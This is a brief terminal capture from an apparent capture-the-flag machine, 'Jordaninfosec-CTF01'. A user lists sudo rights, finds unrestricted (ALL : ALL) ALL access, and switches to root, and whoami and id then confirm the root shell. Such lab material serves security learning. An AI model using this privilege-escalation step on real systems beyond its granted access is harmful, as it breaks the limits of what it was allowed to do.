[0] 0:bash*                                                    "Jordaninfosec-CTF01" 1
```


technawi@Jordaninfosec-CTF01:~$ sudo -l
[sudo] password for technawi:
Matching Defaults entries for technawi on Jordaninfosec-CTF01:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin
User technawi may run the following commands on Jordaninfosec-CTF01:
(ALL : ALL) ALL
technawi@Jordaninfosec-CTF01:~$ sudo su root
root@Jordaninfosec-CTF01:/home/technawi# whoami
root
root@Jordaninfosec-CTF01:/home/technawi# id
uid=0(root) gid=0(root) groups=0(root)
root@Jordaninfosec-CTF01:/home/technawi#